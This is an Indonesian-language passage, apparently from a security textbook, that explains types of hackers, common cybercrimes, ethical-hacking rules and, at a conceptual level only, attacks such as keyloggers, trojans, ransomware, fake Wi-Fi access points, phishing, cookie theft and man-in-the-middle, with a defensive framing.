Peretas ingin melihat seberapa banyak mereka dapat masuk ke jaringan dan menggunakannya untuk keuntungan mereka sendiri. Mereka menyukai gagasan untuk mendapatkan informasi yang ditemukan di suatu jaringan, terutama jaringan yang lebih besar, namun mereka juga akan mengejar jaringan yang lebih kecil, untuk mencuri informasi dan sering kali mendapatkan banyak uang. Kita akan melihat beberapa jenis metode berbeda yang dapat kita gunakan untuk meretas nanti, namun untuk saat ini, kita akan lebih fokus pada beberapa dasar peretasan, dan apa yang dapat kita lakukan dengan jaringan semacam ini.

Apa itu Peretasan?

Hal pertama yang perlu kita perhatikan adalah gagasan peretasan. Peretasan akan menjadi proses di mana kita dapat mengidentifikasi kelemahan yang muncul di jaringan atau sistem komputer, dan kemudian menggunakannya untuk mengeksploitasi kelemahan tersebut dan mendapatkan akses yang kita inginkan. Metode bagus yang digunakan dalam peretasan adalah bekerja dengan algoritma peretasan kata sandi untuk mendapatkan akses yang kita inginkan ke suatu sistem.

Komputer sudah menjadi barang wajib untuk memastikan bisnis Anda berjalan dengan sukses. Namun tidaklah cukup hanya memiliki sistem yang terisolasi, sistem yang tidak dapat terhubung dengan komputer lain di dalam gedung, atau di belahan dunia lain. Namun ketika Anda mengeluarkan mereka dan mengizinkan mereka berkomunikasi dengan beberapa bisnis lain di luar sana, Anda akan menemukan bahwa hal itu juga membuat mereka rentan terhadap beberapa kerentanan.

Ini adalah masalah umum yang harus dihadapi oleh banyak perusahaan. Mereka perlu mengizinkan sistem komputer mereka untuk berbicara dan bekerja dengan beberapa jaringan lain di luar sana, dan memiliki komunikasi terbuka, namun mereka juga ingin mengurangi ancaman yang terjadi di sekitar mereka. Mereka tidak ingin kejahatan cyber yang umum terjadi karena hal ini akan merugikan mereka jutaan dolar setiap tahunnya dan dapat

berdampak buruk bagi mereka dan pelanggan mereka. Banyak bisnis perlu menemukan cara untuk menjaga keamanan informasi mereka, namun tetap dapat menjalankan bisnis yang mereka inginkan.

Siapa Peretas?

Hal lain yang perlu kita perhatikan adalah berbagai jenis peretas. Biasanya, ketika kita berbicara tentang seorang hacker, kita akan membayangkan seseorang yang memiliki pemikiran buruk, seseorang yang duduk di belakang meja di ruangan gelap, berniat menjatuhkan pemerintah atau orang lain dan menyebabkan banyak kerugian. menyakiti. Namun sebenarnya ada banyak jenis peretas di luar sana. Para peretas ini sering kali menggunakan metode serupa untuk menyelesaikan pekerjaannya, namun sering kali niat di balik apa yang mereka lakukanlah yang akan membuat perbedaan.

Seorang hacker adalah seseorang yang mampu menemukan dan mengeksploitasi kelemahan yang terdapat pada sistem komputer atau jaringan untuk mendapatkan akses yang diinginkannya. Peretas biasanya adalah pemrogram komputer yang terampil dan memiliki banyak pengetahuan tentang keamanan komputer. Seringkali kita dapat mengklasifikasikan peretas berdasarkan niat tindakan mereka. Beberapa jenis peretas paling umum yang dapat kami jelajahi dan pelajari meliputi:

1. Peretas etis atau peretas topi putih: Ini adalah peretas yang akan mendapatkan akses ke jaringan atau sistem dengan tujuan memperbaiki kelemahan yang teridentifikasi. Mereka terkadang dapat melakukan hal-hal seperti memeriksa kerentanan suatu sistem atau pengujian penetrasi. Jika Anda bekerja pada sistem Anda sendiri dan memastikan bahwa sistem tersebut aman terhadap orang lain, maka Anda akan menjadi peretas topi putih. Jika seseorang mempekerjakan Anda untuk melakukan hal yang sama pada sistemnya, ini juga merupakan peretasan topi putih bagi mereka.
2. Cracker atau peretas topi hitam: Ini adalah jenis peretas yang akan mendapatkan akses tidak sah ke sistem komputer untuk keuntungan pribadinya. Tujuannya biasanya adalah untuk mencuri beberapa data perusahaan, melanggar hak privasi pihak lain, dan memindahkan dana dari berbagai rekening bank dalam prosesnya.
3. Peretas topi abu-abu: Ini adalah peretas yang berada di antara peretas etis dan peretas topi putih. Niat mereka sebenarnya tidak jahat, namun biasanya mereka juga tidak memiliki izin untuk berada di sistem yang mereka serang. Orang ini akan membobol suatu sistem komputer, tanpa izin yang tepat, untuk mengetahui kelemahannya. Namun alih-alih menggunakan kelemahan ini untuk melawan perusahaan, mereka sering kali mengungkapkan kelemahan tersebut kepada pemilik sistem.
4. Script kiddies: Ini adalah seseorang yang tidak memiliki keahlian dalam coding atau hacking yang bisa mendapatkan akses ke sistem. Mereka juga tidak akan belajar tentang proses coding. Mereka akan menggunakan beberapa alat peretasan yang sudah ada untuk mencapai tujuan mereka dan berhenti di situ.
5. Phreaker: Ini adalah seseorang yang saat ini tidak sepopuler dulu, namun mereka akan mampu mengidentifikasi dan kemudian mengeksploitasi beberapa kelemahan yang terjadi pada sistem telepon dan bukan pada sistem komputer.

12.5 JENIS KEJAHATAN DUNIA MAYA

Hal berikutnya yang perlu kita perhatikan di sini adalah sesuatu yang disebut kejahatan dunia maya. Ini adalah segala jenis penggunaan jaringan atau komputer untuk membantu melakukan aktivitas yang dianggap ilegal. Hal ini dapat mencakup penindasan secara online, menyebarkan virus secara online, melakukan transfer dana elektronik yang tidak sah, dan banyak lagi. Sebagian besar kejahatan semacam ini dilakukan secara online, namun ada opsi lain yang juga bisa kita pertimbangkan. Dalam beberapa kasus juga, kita akan melihat kejahatan semacam ini terjadi pada aplikasi chatting online, SMS untuk telepon seluler, dan banyak lagi.

Anda juga akan menemukan bahwa ada banyak jenis kejahatan yang berbeda yang Anda perlukan untuk melindungi komputer Anda selama prosesnya. Beberapa jenis kejahatan dunia maya paling umum yang dapat kita waspadai meliputi:

1. Penipuan komputer: Ini mencakup penipuan yang disengaja untuk keuntungan pribadi dengan bantuan beberapa sistem komputer.
2. Pelanggaran privasi: Di sinilah kita akan melihat informasi pribadi terekspos, termasuk alamat email, nomor telepon, detail akun, dan banyak lagi. Hal ini dapat terjadi di media sosial dan lainnya.
3. Identifikasi pencurian: Hal lain yang dapat kita waspadai di sini adalah gagasan pencurian identitas. Ini adalah saat seorang peretas atau orang lain akan mencuri informasi pribadi orang lain, baik untuk menjualnya tetapi sering kali menggunakannya sebagai cara untuk menyamar sebagai orang lain tersebut.
4. Berbagi informasi dan file lain yang dilindungi hak cipta: Ini adalah saat seseorang akan mendistribusikan file yang dilindungi hak cipta, termasuk beberapa program komputer dan eBook.
5. Transfer dana elektronik: Yang ini melibatkan seseorang yang mendapatkan akses ke jaringan komputer bank, tanpa izin yang tepat, dan kemudian menghasilkan dana yang tidak sah dan tidak boleh dilakukan.
6. Penipuan ATM: Penipuan ini melibatkan seseorang yang menyadap rincian kartu dari ATM, seperti nomor PIN atau nomor rekening. Peretas kemudian dapat menggunakan semua detail tersebut untuk mengambil dana yang mereka inginkan dari akun yang disadap.
7. Serangan Penolakan Layanan: Ini akan menjadi opsi lebih lanjut yang akan kita lihat ketika menyerang dan menghapus situs web yang dapat kita gunakan. Yang ini akan melibatkan penggunaan banyak komputer di banyak lokasi yang semuanya berada di bawah kendali peretas untuk menyerang server dengan tujuan mematikannya dan menyebabkan masalah yang Anda inginkan.
8. Spam: Ini adalah saat peretas akan mengirimkan email yang tidak sah dan tidak diinginkan. Sebagian besar berisi beberapa email di dalamnya, namun ada kemungkinan bahwa akan ada banyak hal lain yang ditemukan dalam email tersebut juga yang dapat menginfeksi komputer Anda dalam waktu singkat.

Sekilas tentang Peretasan Etis

Kami juga perlu meluangkan waktu untuk mengeksplorasi peretasan etis dan apa yang dapat kami lakukan terhadap peretasan semacam ini selama ini. Ini adalah saat dimana kita akan, dengan otorisasi yang tepat, mengidentifikasi kelemahan yang ditemukan dalam jaringan atau sistem, dan melakukan beberapa tindakan penanggulangan yang akan membantu melindungi beberapa kelemahan ini. Ada beberapa aturan berbeda yang harus dipatuhi oleh seorang peretas etis agar peretasan semacam ini berhasil, dan bukan yang lainnya. Beberapa aturan ini akan mencakup:

1. Dapatkan izin tertulis dari orang yang menjalankan dan memiliki sistem komputer atau jaringan, sebelum Anda memulai peretasan apa pun yang ingin Anda lakukan.
2. Lindungi privasi organisasi yang sedang diretas dalam proses tersebut, dan jangan beri tahu orang lain bahwa Anda sedang mengerjakannya.
3. Ketika Anda menemukan beberapa kelemahan dalam sistem yang dapat membahayakan bisnis, Anda perlu melaporkan hal ini secara transparan kepada organisasi yang memiliki dan menjalankan semuanya.
4. Menginformasikan kepada semua vendor perangkat keras dan perangkat lunak bahwa terdapat beberapa kelemahan tersebut agar mereka dapat bersiap dan melakukan sesuatu untuk membantu memperbaikinya.

Hal ini juga memunculkan gagasan mengapa peretasan etis juga merupakan hal yang penting. Informasi akan menjadi salah satu aset paling berharga yang akan kita lihat pada sebuah perusahaan. Menjaga informasi ini seaman mungkin akan melindungi citra organisasi dan menghemat banyak uang bagi perusahaan dalam prosesnya. Memang berat untuk memulainya, tapi itu bisa sangat bermanfaat.

Peretasan juga akan menimbulkan banyak kerugian bagi sebuah bisnis, terutama bagi bisnis yang berhubungan dengan keuangan, seperti PayPal. Peretasan etis akan membantu mereka selangkah lebih maju dari para penjahat ini. Ini adalah hal yang baik karena jika tidak, hal ini juga akan menyebabkan kerugian besar dalam bisnis.

Saat kita membahas topik ini, kita perlu melihat legalitas yang akan kita lihat dalam peretasan etis. Ini akan menjadi sesuatu yang dianggap legal, dan Anda tidak akan mendapat masalah dalam melakukannya, selama empat aturan yang kami tetapkan sebelumnya sudah diterapkan sejak awal. Ada juga program sertifikasi yang dapat diikuti oleh seorang peretas untuk membantu memastikan bahwa mereka memiliki keterampilan terkini yang diperlukan untuk menyelesaikan pekerjaan ini, dan akan memastikan bahwa kami sudah siap dan siap untuk melakukannya. pekerjaan dalam waktu singkat.

Peretasan akan menjadi masalah besar bagi banyak perusahaan dan jaringan mereka jika mereka tidak berhati-hati dalam melindungi diri mereka sendiri dan informasi berharga yang ditemukan di dalamnya. Ingatlah bahwa peretasan adalah ketika kita dapat mengidentifikasi dan mengeksploitasi beberapa kelemahan yang ditemukan pada sistem atau jaringan komputer, dan menutup beberapa kelemahan ini adalah cara terbaik untuk memastikan semuanya tetap aman. Selain peretasan, kita juga harus berhati-hati terhadap

apa yang disebut kejahatan dunia maya, yaitu ketika seorang peretas, atau orang lain, akan melakukan kejahatan dengan bantuan komputer dan barang serupa lainnya.

Ada beberapa perbedaan jenis peretas yang dapat Anda temui. Ketika kita berbicara tentang peretas topi hitam, orang-orang ini adalah peretas yang biasa kita lihat dan dengar di berita dan film. Mereka hanya ingin masuk ke sistem untuk menimbulkan masalah dan mencuri informasi untuk kebutuhan mereka sendiri. Namun ada juga peretas etis, yaitu mereka yang bertugas membantu meningkatkan keamanan sistem atau jaringan komputer. Peretasan etis sepenuhnya legal, dan ini akan menjadi salah satu cara terbaik bagi perusahaan untuk memastikan bahwa informasi mereka seaman dan seaman mungkin.

Ketika kami membicarakan jaringan kami dalam buku panduan ini, kami melihatnya dari sudut pandang upaya menjaga informasi dan jaringan seaman mungkin. Kami akan membahas sejumlah teknik berbeda yang dapat didiskusikan oleh peretas ketika mereka menggunakan sistem Anda dan mencoba mendapatkan akses yang mereka inginkan. Namun kami melakukan ini sebagai ide informatif, untuk membantu Anda mengetahui tempat terbaik untuk melindungi sistem Anda.

Peretasan etis dianggap legal, dan Anda boleh saja melakukannya jika Anda mencoba menjaga sistem Anda sendiri tetap aman dan terlindungi dari orang lain. Anda bahkan dapat melakukan ini di sistem lain jika Anda mau, selama orang lain mengetahui bahwa Anda ada di sana dan telah memberi Anda izin untuk melakukan hal ini agar mereka tetap aman. Kita harus ingat bahwa peretas etis dan peretas topi hitam akan menggunakan beberapa ide yang sama dalam menangani metode peretasan. Namun perbedaannya adalah apakah mereka diberi izin untuk melakukan pekerjaan tersebut dan apakah mereka mencoba melakukannya untuk melindungi atau mengeksploitasi sistem yang mereka gunakan.

Dalam buku panduan ini, kita perlu memastikan bahwa kita melakukan segala sesuatu dengan cara yang etis. Kita tidak ingin berakhir dengan sesuatu yang membuat kita mendapat masalah karena kita tidak mengikuti aturan, atau kita menggunakannya dengan cara yang salah. Pastikan untuk mempertimbangkan peretasan etis terlebih dahulu untuk memastikan Anda dapat melakukannya dengan cara yang aman dan legal.

Dan itulah hal penting yang perlu kita kerjakan ketika kita berada dalam buku panduan ini. Hacker selalu mampu melewati dan menghabiskan waktu yang dibutuhkan untuk benar-benar menemukan kelemahan tersebut. Dan kemudian bisnis Anda berada dalam risiko, dan hal ini akan menyebabkan lebih banyak masalah daripada manfaatnya. Inilah sebabnya mengapa peretasan dalam bentuk etis akan menjadi salah satu metode terbaik untuk digunakan, karena ini akan memastikan bahwa Anda mampu melindungi dan menutup kelemahan dan kerentanan tersebut, dan akan mencegah peretas masuk.

12.6 METODE PERETASAN YANG BERBEDA

Ada banyak metode berbeda yang dapat digunakan oleh seorang peretas ketika tiba saatnya mereka mencoba masuk ke salah satu jaringan yang mereka incar. Penting untuk selalu mewaspadai apa yang mungkin dilakukan seseorang, dan melihat beberapa metode peretasan berbeda yang dapat dilakukan orang lain untuk masuk ke sistem Anda akan menjadi

sesuatu yang perlu kita perhatikan. Sehat. Beberapa metode peretasan yang ada saat ini, dan dapat membahayakan komputer Anda dalam waktu singkat, meliputi:

Pencatat Kunci

Opsi pertama yang akan kita lihat adalah keylogger. Ini akan menjadi perangkat lunak sederhana yang akan mencatat urutan tombol dan ketukan keyboard Anda ke dalam file log ke komputer peretas. Setiap kali peretas bekerja dengan menekan tombol, informasi tersebut akan dikirim langsung ke komputer peretas sehingga mereka dapat melihat apa yang Anda lakukan dan mencari tahu apakah ada informasi tentang nama pengguna dan kata sandi Anda.

File log yang masuk ke peretas mungkin berisi banyak informasi pribadi yang ingin Anda simpan dengan aman dan terlindungi di sistem Anda. Misalnya, mereka juga dapat mengirimkan hal-hal seperti kata sandi dan ID email pribadi Anda, seringkali tanpa Anda sadari apa yang sedang terjadi.

Proses ini akan dikenal sebagai pengambilan keyboard, dan dapat berupa jenis perangkat keras atau perangkat lunak. Sedangkan software key logger jenis ini akan lebih menargetkan pada program-program yang diinstal pada komputer target. Namun ada juga beberapa perangkat keras yang dapat diandalkan oleh peretas, dan perangkat tersebut akan menargetkan sesuatu yang sedikit berbeda, seperti sensor ponsel cerdas, emisi elektromagnetik, dan keyboard.

Serangan key logger adalah alasan utama mengapa ada banyak situs perbankan online yang memungkinkan Anda memiliki opsi untuk bekerja dengan keyboard virtual atau di layar. Penting bagi Anda untuk berhati-hati ketika Anda bekerja dengan komputer Anda di tempat umum jika ada peretas yang mencoba mendapatkan akses ke informasi yang Anda kirimkan.

Perangkat Lunak Perusak

Hal lain yang perlu kita perhatikan di sini adalah gagasan tentang malware. Ini akan menjadi perangkat lunak berbahaya yang dapat masuk ke sistem Anda. Sederhananya, malware adalah segala jenis perangkat lunak yang dibuat dengan cara mencuri data, merusak perangkat, dan mengacaukan targetnya. Virus, spyware, ransomware, dan trojan adalah contoh bagus dari jenis malware yang mungkin Anda temui dan yang perlu Anda lindungi dari sistem Anda.

Umumnya, malware ini dibuat oleh tim peretas karena mereka ingin menjual malware tersebut kepada penawar tertinggi yang dapat mereka temukan secara online, atau karena mereka ingin menghasilkan uang dengan mencuri informasi keuangan target mereka. . Namun, ada beberapa masalah lain yang mungkin muncul mengapa peretas dapat menggunakan ini. Mereka mungkin dapat menggunakan malware tersebut sebagai senjata perang antara dua pemerintah, untuk menguji keamanan suatu sistem, dan bahkan untuk melakukan protes. Tidak peduli bagaimana atau mengapa malware itu dibuat, itu akan menjadi berita buruk jika malware itu bisa masuk ke komputer Anda sendiri.

Malware dapat melakukan banyak hal berbeda berdasarkan cara Anda menggunakannya, atau rencana peretas untuk melihatnya. Beberapa jenis malware berbeda yang perlu Anda waspadai dan waspadai meliputi:

1. Virus: Ini mirip dengan nama biologis yang diberikan. Mereka akan melampirkan dirinya ke file yang bersih, dan kemudian akan menginfeksi file bersih lainnya juga. Ada kemungkinan virus menyebar dengan cara yang sulit dikendalikan, dan hal ini pada akhirnya akan merusak fungsi inti sistem. Bahkan dapat membantu menghapus atau merusak beberapa file di sistem Anda. Mereka sering kali akan muncul sebagai file yang dapat dieksekusi yang akan diklik oleh target dan menginfeksi komputer mereka.
2. Trojan: Ini adalah jenis malware yang dapat menyamar sebagai perangkat lunak yang sah, atau akan disembunyikan di beberapa perangkat lunak yang sah, namun seseorang dapat merusaknya. Seringkali hal ini terjadi secara terpisah dan akan menciptakan pintu belakang keamanan sistem Anda sehingga malware lain dapat masuk.
3. Spyware: Ini adalah jenis malware yang dirancang untuk memata-matai Anda dan semua tindakan yang dapat Anda lakukan di sistem Anda. Ia akan bersembunyi di latar belakang sistem Anda dan akan mencatat beberapa hal yang ingin Anda lakukan saat online, termasuk kebiasaan berselancar Anda, nomor kartu kredit, kata sandi, dan hal lain yang ingin diketahui oleh peretas.
4. Worm: Ini mirip dengan virus, tetapi cara kerjanya sedikit berbeda. Worm ini akan menginfeksi seluruh jaringan perangkat yang Anda miliki, baik secara lokal atau melalui internet, dengan menggunakan antarmuka jaringan. Ia akan menggunakan setiap mesin terinfeksi yang telah terhubung dengannya untuk membantunya menginfeksi komputer lain juga.
5. Ransomware: Ini adalah jenis malware yang akan berfungsi mengunci file dan komputer Anda. Ini akan mengancam untuk menghapus segala sesuatu yang ditemukan di komputer Anda kecuali Anda setuju untuk membayar sejumlah uang tebusan.
6. Adware: Meskipun ini tidak selalu bersifat berbahaya, perangkat lunak periklanan yang agresif dapat merusak keamanan sistem Anda untuk menayangkan iklan kepada Anda. Hal ini juga dapat membuka pintu bagi malware lainnya. Dan pop-upnya sangat mengganggu, dan tidak ada seorang pun yang mau menghadapinya.
7. Botnet: Ini adalah jaringan komputer yang terinfeksi. Peretas menginfeksinya untuk mendapatkan akses dan kontrol atas fungsinya, biasanya untuk menjalankan serangan DDoS yang akan kita bahas nanti.

Menyimpan perangkat lunak anti-malware di komputer Anda akan menjadi salah satu cara terbaik untuk memastikan bahwa Anda dapat menjaga malware dari komputer Anda. Namun, peretas selalu berusaha menemukan cara baru dan inovatif untuk menyerang sistem Anda. Jadi, sebaiknya Anda memastikan bahwa semua pembaruan pada sistem operasi Anda, dan perangkat lunak apa pun yang Anda gunakan di komputer Anda, termasuk anti-malware, diperbarui secara berkala sehingga tidak ada lubang yang ditemukan di dalamnya. sistem ini.

Tojan Horse

Kuda trojan akan menjadi sejenis malware yang akan menyamar sebagai sesuatu yang sah. Harapannya adalah untuk mengelabui target agar mengklik link atau mendownload

sesuatu yang tampaknya aman sehingga trojan horse dapat ditambahkan ke sistem. Anda akan menemukan bahwa trojan ini dapat digunakan oleh peretas dan pencuri online lainnya yang ingin mendapatkan akses ke sistem penggunanya. Seringkali akan ada beberapa rekayasa sosial untuk membantu mengelabui pengguna agar memberikan informasi atau mengklik link sehingga trojan dapat ditambahkan dan dieksekusi pada sistem.

Setelah trojan sempat diaktifkan, ia memungkinkan penjahat untuk memata-matai Anda saat Anda bekerja di komputer, mencuri data Anda yang lebih sensitif, dan bahkan mendapatkan akses pintu belakang yang mereka perlukan ke sistem Anda. Beberapa tindakan yang dapat coba dilakukan oleh peretas dengan bantuan trojan horse antara lain:

1. Menghapus data Anda
2. Memblokir data yang Anda perlukan untuk masuk.
3. Memodifikasi data
4. Menyalin data Anda dan memberikannya kepada peretas.
5. Mengganggu kinerja komputer Anda, dan bahkan jaringan.

Satu hal yang akan Anda perhatikan adalah bahwa mereka sedikit berbeda dari worm dan virus. Misalnya, mereka tidak mampu melalui dan mereplikasi diri mereka sendiri. Namun jika mereka dapat masuk ke suatu sistem karena seseorang yang mempercayainya, peretas akan dapat menggunakan trojan tersebut untuk menambahkan malware, virus, dan lainnya ke sistem tersebut dengan mudah.

Perangkat Lunak Tebusan

Malware tebusan, juga dikenal sebagai ransomware, akan menjadi salah satu jenis malware yang akan masuk ke sistem Anda dan akan mencegah Anda mengakses sistem Anda atau file personel mana pun. Semuanya akan terkunci dan ketika Anda mencoba membukanya, Anda akan menemukan bahwa mereka rusak atau terenkripsi, dan Anda tidak dapat melakukan apa pun dengannya. Seringkali peretas yang melakukan hal ini akan meminta pembayaran, biasanya dalam bentuk Bitcoin atau mata uang kripto lain yang sulit dilihat, dan kemudian akan menggunakannya untuk mendapatkan kembali akses.

Varian paling awal yang dapat Anda temukan dari jenis malware ini ditemukan pada tahun 1980-an, dan pembayaran adalah sesuatu yang harus dikirim orang melalui surat. Tentu saja, serangan-serangan ini telah menjadi lebih canggih saat ini, dan kita akan menemukan bahwa biasanya, serangan ini harus berupa sesuatu yang kita kirimkan dengan kartu kredit atau mata uang kripto.

Satu hal yang perlu diingat adalah hanya karena membayar uang tebusan tidak berarti peretas akan menepati janjinya. Terkadang mereka tidak melepaskan file tersebut, dan Anda akan terjebak tanpa bagian apa pun yang Anda perlukan di jaringan Anda. Di lain waktu, Anda akan terlihat mendapatkan informasinya kembali, namun peretas mungkin meninggalkan sesuatu seperti kuda Troya, virus, atau malware sehingga mereka dapat masuk ke sistem Anda lagi jika mereka memilih untuk melakukan hal ini.

Serangan Lubang Air

Opsi kedua yang akan kita lihat dikenal sebagai serangan lubang air. Di sinilah peretas akan mencoba meracuni suatu tempat sehingga targetnya terkena serangan tersebut, hanya

karena mereka menyelesaikan tindakan yang menurut mereka normal-normal saja. Ini berarti bahwa peretas akan berupaya mencapai bagian jaringan untuk target yang paling mudah diakses, setidaknya secara fisik.

Contoh bagusnya adalah ketika peretas mencoba menargetkan lokasi fisik target yang paling banyak diakses dengan harapan dapat menyerang mereka dalam prosesnya. Titik ini bisa seperti di kedai kopi atau kafetaria misalnya. Setelah peretas mengetahui kapan Anda berada di lokasi umum tersebut, mereka akan dapat masuk ke sana, dan kemudian membuat titik akses palsu untuk Wi-Fi. Mereka akan menyamarkannya agar terlihat seperti yang biasa Anda lakukan, namun ini akan dikendalikan oleh peretas, dan mereka akan dapat menyebabkan beberapa masalah yang mereka inginkan. Misalnya, mereka mungkin masuk dan memodifikasi beberapa situs web yang paling sering Anda kunjungi, sehingga situs web tersebut akan dialihkan ke peretas, sehingga mereka dapat mencuri informasi pribadi dan keuangan yang mereka inginkan.

Karena serangan ini berfungsi untuk mengumpulkan informasi dari pengguna ketika mereka berada di satu tempat tertentu, kemampuan mendeteksi serangan ini akan lebih sulit untuk diketahui dibandingkan serangan lainnya. Salah satu cara terbaik untuk memastikan bahwa Anda terlindungi dari serangan ini adalah dengan mengikuti beberapa praktik keamanan dasar yang tersedia dan selalu memperbarui perangkat lunak dan sistem operasi di komputer Anda sesering mungkin agar tetap aman.

WAP palsu

Serangan berikutnya yang ada dalam daftar kami adalah menggunakan WAP palsu. Kadang-kadang seorang hacker tidak akan benar-benar mencoba memasuki sistem untuk menimbulkan masalah atau mencuri uang. Mereka mungkin melakukan serangan semacam ini untuk bersenang-senang dan mengetahui seberapa besar kekacauan yang dapat mereka timbulkan pada sistem. Bahkan ketika mereka melakukan ini sebagai cara untuk bersenang-senang, peretas dapat bekerja dengan beberapa perangkat lunak tertentu yang memungkinkan mereka membuat titik akses nirkabel palsu mereka sendiri.

WAP khusus ini akan terhubung ke WAP tempat umum resmi sehingga akan tampak normal bagi seseorang yang tidak terlalu memperhatikannya. Setelah target dapat terhubung ke WAP palsu, peretas dapat memanfaatkannya untuk keuntungan mereka. Mereka sering kali dapat mencuri informasi dan menggunakannya sesuai keinginan mereka.

Serangan Pasif

Ini adalah metode yang terkadang disebut juga sebagai penyadapan, namun ini merupakan serangan yang lebih pasif di mana peretas akan menghabiskan waktunya untuk mendengarkan percakapan orang lain, dan mempelajari apa yang dapat mereka peroleh dari data dan komunikasi yang terjadi. dari satu jaringan atau sistem ke jaringan atau sistem lainnya.

Tidak seperti beberapa serangan lain yang telah kita lihat, yang sifatnya lebih aktif, dan menginginkan peretas bekerja lebih keras dalam prosesnya, Anda akan mendapati bahwa serangan pasif terjadi. untuk memasukkan peretas ke jaringan yang mereka inginkan. Kemudian mereka berhenti dan hanya melihat-lihat, tanpa menimbulkan masalah apa pun

dalam prosesnya. Metode ini akan memastikan bahwa peretas dapat memantau apa yang terjadi dengan sistem komputer dan jaringan yang ada di sana, dan mereka dapat menggunakannya untuk mendapatkan informasi yang seharusnya tidak dapat mereka akses.

Motif utama yang akan kita lihat dengan serangan pasif adalah bahwa peretas tidak bermaksud merusak sistem saat ini. Saat ini, mereka bekerja dengan cara yang lebih pasif untuk mendapatkan lebih banyak informasi dari sistem, tanpa orang yang memiliki sistem tersebut mengetahui bahwa mereka ada di sana atau ada sesuatu yang sedang terjadi. Peretas ini mungkin menargetkan berbagai hal seperti panggilan telepon, layanan pesan instan, penjelajahan web, email, dan lainnya untuk mengetahui apa yang sedang terjadi dan kemudian memutuskan jenis serangan apa yang ingin mereka lakukan di lain waktu.

Pengelabuan

Jenis serangan berikutnya yang akan kita bahas di sini dikenal sebagai phishing. Di sinilah peretas akan meluangkan waktu untuk mencoba mereplikasi situs web yang umum dan dipercaya oleh orang lain. Kemudian mereka akan menemukan cara untuk mengelabui target ketika mereka mengirimkan tautan palsu tersebut. Seringkali kita akan melihat hal ini ketika seorang peretas mencoba mencuri informasi perbankan targetnya. Mereka akan mengirimkan email yang sepertinya berasal dari bank, dan kemudian mereka akan dapat mencuri kredensial login jika pengguna benar-benar membuka dan memasukkan informasi tersebut.

Ketika kita bisa menggabungkan phishing dengan rekayasa sosial, yang akan kita bahas lebih lanjut di bab berikutnya, kita akan mendapati bahwa phishing akan sering digunakan, dan ini bisa sangat berbahaya. Jika kita tidak waspada terhadap orang-orang yang mencoba menipu dan mencuri informasi kita, maka akan sangat mudah bagi kita untuk menjadi korban dari beberapa serangan ini dan apa yang dapat mereka lakukan terhadap kita.

Setelah korban membuka email palsu dan mencoba memasukkan beberapa data yang diperlukan, peretas akan dapat memperoleh informasi pribadi tersebut dengan bantuan kuda Troya yang berjalan di situs palsu. dan dibuat-buat. Inilah sebabnya kita perlu berhati-hati ketika berhubungan dengan email yang kita buka dan di mana kita menempatkan beberapa informasi pribadi kita.

Umpan dan Ganti / Bait and Switch

Salah satu teknik lain yang bisa kita gunakan sebagian waktu kita adalah Bait and Switch. Di sinilah peretas akan membeli sejumlah ruang iklan di situs web. Kemudian, ketika pengguna dapat mengklik iklan tersebut, mereka mungkin menemukan bahwa mereka sedang membuka situs web yang tidak selalu seaman yang kita harapkan. Sebaliknya, mereka akan berakhir pada situs yang mungkin mengandung virus atau malware atau hal lain yang perlu kita waspadai.

Ini berfungsi agar peretas dapat membuat orang mengeklik tautan mereka, dan kemudian mereka dapat menambahkan beberapa malware dan adware ke komputer target kapan pun mereka mau. Pengguna akan tertangkap, dan terkadang bahkan tidak menyadari apa yang sedang terjadi. Jika peretas berhasil, maka mereka akan dapat melewati dan menjalankan program jahat tersebut di komputer target dan mencuri informasi yang mereka inginkan.

Cookie

Ada banyak situs yang mengandalkan cookie di browser untuk membantu menyimpan data pribadi yang Anda miliki. Ini akan dapat menyimpan beberapa informasi seperti riwayat browser kami, nama pengguna kami, dan kata sandi kami untuk berbagai situs yang kami coba akses. Setelah peretas dapat mengakses cookie, mereka dapat melakukan otentikasi agar terlihat seperti Anda di browser. Metode populer untuk melakukan serangan semacam ini adalah dengan mendorong paket IP pengguna melewati mesin penyerang.

Ini bisa disebut dengan beberapa nama berbeda, dan ini merupakan serangan yang mudah dilakukan jika pengguna tidak menggunakan SSL atau https untuk keseluruhan sesinya. Di situs web di mana Anda harus memasukkan beberapa informasi, sangat penting untuk memeriksa ulang apakah koneksi yang Anda andalkan di sini dienkripsi.

Manusia di Serangan Tengah

Ini adalah masalah besar yang akan dihadapi banyak orang selama ini dan dapat menjadi alasan besar mengapa mereka mengalami banyak masalah terkait keamanan sistem komputer yang mereka gunakan. Dan ini akan dikenal sebagai serangan man in the middle. Ini akan menjadi jenis serangan khusus yang memungkinkan peretas mencuri informasi, dan bahkan membuat modifikasi pada materi, tanpa diketahui oleh dua jaringan lain yang berkomunikasi dalam prosesnya.

Dengan yang satu ini, harus ada tiga pemain utama untuk membuatnya sukses. Akan ada korban, entitas yang korban coba komunikasikan bolak-balik, dan kemudian peretas yang akan menjadi orang di tengah-tengah keduanya. Salah satu bagian terpenting yang muncul dalam situasi dan serangan semacam ini adalah bahwa korban, jika peretas benar-benar berhasil, seharusnya tidak mengetahui bahwa ada seseorang di tengah-tengah proses tersebut, seseorang yang mengambil pesan mereka dan mencuri. informasi yang ada di dalamnya.

Jadi, hal ini akan menimbulkan pertanyaan tentang bagaimana semua ini akan berjalan. Katakanlah Anda sedang melakukan suatu pekerjaan, dan kemudian Anda menerima email, yang tampaknya berasal dari bank Anda. Mereka meminta Anda meluangkan waktu sejenak untuk mengeklik tautan di situs web dan masuk ke akun Anda sehingga Anda dapat mengonfirmasi informasi kontak yang ada di sana. Berpikir bahwa ini adalah pesan yang datang dari bank Anda, Anda memutuskan untuk mengklik tautan yang datang dalam email itu.

Anda dikirim ke halaman yang terlihat cukup sah, dan sepertinya itu adalah sesuatu yang dapat Anda percayai. Karena Anda yakin bahwa ini adalah sesuatu yang sebenarnya berasal dari bank Anda, Anda akan menambahkan informasi tentang login Anda dan menyelesaikan tugas yang diminta oleh bank untuk Anda kerjakan.

Ketika kita melihat situasi khusus ini, kita akan menemukan bahwa orang yang berada di tengah-tengah adalah peretas yang sebenarnya mengirimkan email ini. Mereka melakukan banyak upaya untuk memastikan bahwa situs web, tautan, dan semua hal lain yang Anda lihat tampak sah. Mereka bahkan membuat situs web yang tampak seperti berasal dari bank juga,

sehingga Anda akan lebih bersedia untuk membuka dan menambahkan beberapa kredensial Anda sendiri setelah Anda mengeklik tautannya.

